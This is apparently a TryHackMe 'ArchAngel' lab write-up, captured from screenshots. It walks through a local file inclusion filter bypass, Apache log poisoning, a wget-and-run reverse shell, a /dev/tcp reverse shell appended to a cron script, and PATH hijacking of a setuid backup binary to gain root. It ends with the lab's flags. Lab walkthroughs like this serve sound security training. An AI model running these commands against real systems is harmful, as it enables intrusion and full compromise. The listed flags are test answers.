
```
    function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
    }
  if(isset($_GET["view"])){
  if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
        include $_GET['view'];
    }else{
```

# the function is filtering if ../.. is writen in our parameter so we need to bypass it

# I bypassed it by using   ..//

>   http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//log/apache2/access.log

# W get the apache server logs so we can bypass it right now



mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//log/apache2/access.log


est Page. Not to be Deployed

```
.30.255 - - [02/Jun/2021:17:56:15 +0530] "GET / HTTP/1.1" 200 3888 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:16 +0530] "GET /layout/styles/layout.css
TP/1.1" 200 4953 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:16 +0530] "GET /layout/scripts/jquery.min.js HTTP/1.1" 200 30663
p://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:17 +0530] "GET /layout/scripts/jquery.backtotop.js HTTP/1.1" 200 693 "http://10.10.193.110/"
zilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:17 +0530] "GET /layout/scripts/jquery.mobilemenu.js HTTP/1.1" 200 926 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux
_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:17 +0530] "GET /images/demo/348x420.png HTTP/1.1" 200 3798 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
fox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:17 +0530] "GET /layout/styles/framework.css HTTP/1.1" 200 2178 "http://10.10.193.110/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
fox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:17 +0530] "GET /layout/styles/fontawesome-free/css/fontawesome-all.min.css HTTP/1.1" 200 8451 "http://10.10.193.110/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64;
8.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:17 +0530] "GET /images/demo/348x261.png HTTP/1.1" 200 3163 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
fox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:18 +0530] "GET /images/demo/100x100.png HTTP/1.1" 200 1542 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - -
Jun/2021:17:56:18 +0530] "GET /images/demo/backgrounds/01.png HTTP/1.1" 200 21142 "http://10.10.193.110/" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:18
530] "GET /layout/styles/fontawesome-free/webfonts/fa-solid-900.woff2 HTTP/1.1" 200 44266 "http://10.10.193.110/layout/styles/fontawesome-free/css/fontawesome-all.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
ko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:18 +0530] "GET /layout/styles/fontawesome-free/webfonts/fa-brands-400.woff2 HTTP/1.1" 200 54946 "http://10.10.193.110/layout/styles/fontawesome-free/css
tawesome-all.min.css" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.4.30.255 - - [02/Jun/2021:17:56:18 +0530] "GET /favicon.ico HTTP/1.1" 404 491 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
ko/20100101 Firefox/78.0" ::1 - - [02/Jun/2021:17:56:24 +0530] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.29 (Ubuntu) (internal dummy connection)" ::1 - - [02/Jun/2021:17:56:26 +0530] "OPTIONS * HTTP/1.0" 200 126 "-"
ache/2.4.29 (Ubuntu) (internal dummy connection)" 10.4.30.255 - - [02/Jun/2021:17:56:55 +0530] "GET / HTTP/1.1" 200 19443 "-" "curl/7.74.0" 10.4.30.255 - - [02/Jun/2021:17:57:18 +0530] "GET / /HTTP 1.1\n" 400 0 "-" "-"
.30.255 - - [02/Jun/2021:17:57:39 +0530] "GET / HTTP 1.1\n" 400 0 "-" "-" 10.4.30.255 - - [02/Jun/2021:17:58:10 +0530] "GET / HTTP/1.1" 200 3832 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:11 +0530] "GET
6f281-e5ee-4d1b-b17b-26de4da1ff89 HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:11 +0530] "GET /.config HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530]
T /.history HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.bashrc HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.forward HTTP/1.1" 404
"-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.cvs HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.git/HEAD HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.bash_history HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.cache HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun
1:17:58:12 +0530] "GET /.hta HTTP/1.1" 403 439 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.htaccess HTTP/1.1" 403 439 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET
signore HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.htpasswd HTTP/1.1" 403 439 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.listing HTTP/1.1" 404
"-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.listings HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.mysql_history HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.rhosts HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.passwd HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun
1:17:58:12 +0530] "GET /.perf HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.profile HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET
_history HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:12 +0530] "GET /.ssh HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /.svn HTTP/1.1" 404 436 "-"
buster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /.svn/entries HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /.subversion HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /.web HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_admin HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun
1:17:58:13 +0530] "GET /@ HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_adm HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /.swf
TP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_ HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_ajax HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_archive HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_assets HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun
1:17:58:13 +0530] "GET /_backup HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_baks HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET
rders HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_cache HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_code HTTP/1.1" 404 436 "-"
buster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:13 +0530] "GET /_catalogs HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_dev HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - -
Jun/2021:17:58:14 +0530] "GET /_db_backups HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_derived HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14
530] "GET /_css HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_database HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_data HTTP/1.1"
436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_config HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_conf HTTP/1.1" 404 436 "-" "gobuster/3.1.0"
.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_common HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_dummy HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun
1:17:58:14 +0530] "GET /_files HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET /_flash HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:14 +0530] "GET
class HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:15 +0530] "GET /_images HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:15 +0530] "GET /_img HTTP/1.1" 404 436 "-"
buster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:15 +0530] "GET /_inc HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - - [02/Jun/2021:17:58:15 +0530] "GET /_include HTTP/1.1" 404 436 "-" "gobuster/3.1.0" 10.4.30.255 - -
```

# I tried direct commands but they werent running so i transfered by shell in tmp directory and made it executable and runned it with bash all in one single command


I typed this in cmd parameter

>   cmd=cd /tmp;wget http://10.4.30.255/bashreverse.sh;chmod 777 bashreverse.sh;bash bashreverse.s



mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//log/apache2/access.log&cmd=cd /tmp;wget http://10.4.30.255/bashreverse.sh;chm

# Got low priv shell



```
┌──(root💀CyberJunkie)-[~/TryHackMe-Notes/Tryhackme/ArchAngel_THM]
└─# nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.193.110] 36456
sh: 0: can't access tty; job control turned off
$ 
```


#

PostExploitation

www-data to User


# After some enumaration i ran linpeas and it showed that the file in opt which i found run as cronjob

# we have write access so we will abuse this




```
www-data@ubuntu:/opt$ ls -la
total 16
drwxrwxrwx  3 root      root      4096 Nov 20  2020 .
drwxr-xr-x 22 root      root      4096 Nov 16  2020 ..
drwxrwx---  2 archangel archangel 4096 Nov 20  2020 backupfiles
-rwxrwxrwx  1 archangel archangel   66 Nov 20  2020 helloworld.sh
```

# I tried spawing a interactive bash but it didnt work so i wrote a rev shell code



```
sh -data@ubuntu:/opt$ echo "sh -i >& /dev/tcp/10.4.30.255/53 0>&1" >>helloworld.s
www-data@ubuntu:/opt$ cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
bash -i
/bin/bash -i
sh -i >& /dev/tcp/10.4.30.255/53 0>&1
www-data@ubuntu:/opt$
```

# I got a shell back as user archangel




```
┌──(root💀CyberJunkie)-[~/webserver]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.193.110] 41952
sh: 0: can't access tty; job control turned off
$ id
uid=1001(archangel) gid=1001(archangel) groups=1001(archangel)
$
```

archangel to root

# In archangel home directory a secret directory has a root backup binary

# I transfered it in my machine and analyzed it with ghidra

# the main function looks like this




```
undefined8 main(void)

{
  setuid(0);
  setgid(0);
  system("cp /home/user/archangel/myfiles/* /opt/backupfiles");
  return 0;
}
```

# This Binary sets user id to to root privilege and then copies them to /opt/backupfiles


# /home/user doesnt exist and i tried creating a user direcctory but i cant

# copy binary cp doesnt have absolute path and it looks for paths in $PATH

# so i added my home directory in $PATH and created a cp binary which spawns /bin/bash -p in privileged mode




```
archangel@ubuntu:~$ export PATH=$HOME:$PATH
archangel@ubuntu:~$ echo $PATH
/home/archangel:/home/archangel/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```



```
archangel@ubuntu:~$ echo "/bin/bash -p" >cp
archangel@ubuntu:~$ ls
cp  myfiles  secret  user.txt
```

# Then i simply ran the backup bianry in /secret and got a root instance



```
archangel@ubuntu:~$ secret/backup
root@ubuntu:~#
```

Loot

Credentials

Flags

# Flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

# Flag 2

thm{explo1t1ng_lf1}

# User Flag

thm{lf1_t0_rc3_1s_tr1cky}

# User2 Flag

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}

# Root Flag

thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}